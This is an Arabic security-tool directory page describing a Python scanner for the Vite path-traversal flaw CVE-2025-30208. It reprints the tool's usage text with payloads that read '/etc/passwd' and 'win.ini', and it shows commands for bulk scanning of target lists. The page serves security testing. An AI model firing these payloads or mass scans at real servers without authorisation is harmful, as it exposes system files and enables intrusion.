
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-30208-PoC — ماسح Python متعدد الخيوط لثغرة CVE-2025-30208 في Vite لاجتياز المسار مع دعم حمولات مخصصة وفحص دفعات وتصحيح أخطاء عبر وكيل. | Kitploit
أدوات/GitHubGitHub/isee857/cve-2025-30208-poc
ماسحات الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتأمن الويباختبار الاختراق
GitHubisee857/cve-2025-30208-poc

CVE-2025-30208-PoC

ماسح Python متعدد الخيوط لثغرة CVE-2025-30208 في Vite لاجتياز المسار مع دعم حمولات مخصصة وفحص دفعات وتصحيح أخطاء عبر وكيل.

عرض المستودع
24منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

إخلاء المسؤولية:

الثغرات الأمنية وخطوات إعادة إنتاجها الموصوفة في هذه الوثيقة هي لأغراض البحث والتعليم في مجال الأمن السيبراني فقط. لا يجوز لأي شخص استخدام المعلومات المقدمة في هذه الوثيقة لأغراض غير قانونية أو لاختبار أنظمة غير مصرح بها. لا يتحمل المؤلف أي مسؤولية عن أي أضرار مباشرة أو غير مباشرة ناتجة عن استخدام المعلومات الواردة في هذه الوثيقة.

يرجى الاستشهاد بالمصدر!

عنوان مجموعة Fenchuan:

https://pc.fenchuan8.com/#/index?forum=101158&yqm=DGR4X

usage: vite_check.py [-h] [-f FILE] [-u URL] [-p PAYLOAD] [--proxy PROXY] [-o OUTPUT] [-t THREADS]

Vite路径遍历漏洞检测工具 Author:iSee857

optional arguments:

-h, --help 显示帮助信息

-f FILE, --file FILE 包含目标URL的文件

-u URL, --url URL 单个目标URL

-p PAYLOAD, --payload PAYLOAD

自定义检测路径(支持两种格式):

1. 带检测标识: /path??indicator
   
2. 仅路径: /path?param=1??

示例:

-p "/@fs/C://windows/win.ini?import&raw??"

-p "/@fs/etc/passwd?import&raw??"

--proxy PROXY 代理服务器地址(如: http://127.0.0.1:8080)

-o OUTPUT, --output OUTPUT

输出文件名(默认: results.xlsx)

-t THREADS, --threads THREADS

并发线程数量(默认: 50,范围: 1-200)```

أمثلة الاستخدام

1. فحص هدف واحد:

python CVE-2025-30208-PoC.py -u http://example.com -t 5

2. فحص ملف أهداف متعددة:

python CVE-2025-30208-PoC.py -f targets.txt -o vuln_results.xlsx

3. استخدام حمولة مخصصة:

python CVE-2025-30208-PoC.py -u http://example.com -p "/@fs/etc/passwd?import&raw??"

4. استخدام وكيل للتصحيح:

python CVE-2025-30208-PoC.py -u http://example.com --proxy http://127.0.0.1:8080

5. استخدام مجموعة من المعلمات:

python CVE-2025-30208-PoC.py -f targets.txt -t 200 -o critical_vulns.xlsx

![image](https://assets.kitploit.com/production/public/readmes/26780/f038ec7f6413d6513813fdf215453818e1f83529e9bc075bd411d94189dc3fbe.png)

![image](https://assets.kitploit.com/production/public/readmes/26780/51697628fb9922c3fcf5e1703c287aab34b44a5b4a8086e109fae45704b3e9fb.png)

# شرح العناصر الأساسية:
1. استخدام كتل التعليمات البرمجية لعرض وصف المعلمات وأمثلة الاستخدام
2. يحتفظ وصف المعلمات بتنسيق معلومات المساعدة الأصلي
3. تغطي الأمثلة سيناريوهات الاستخدام الرئيسية
4. إبراز القيم الافتراضية ونطاقات القيم
5. الحفاظ على وصف المعلمات المطابق للكود الأصلي
6. استخدام عناوين بمستويات مختلفة لتنظيم المحتوى

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    429
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    275

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





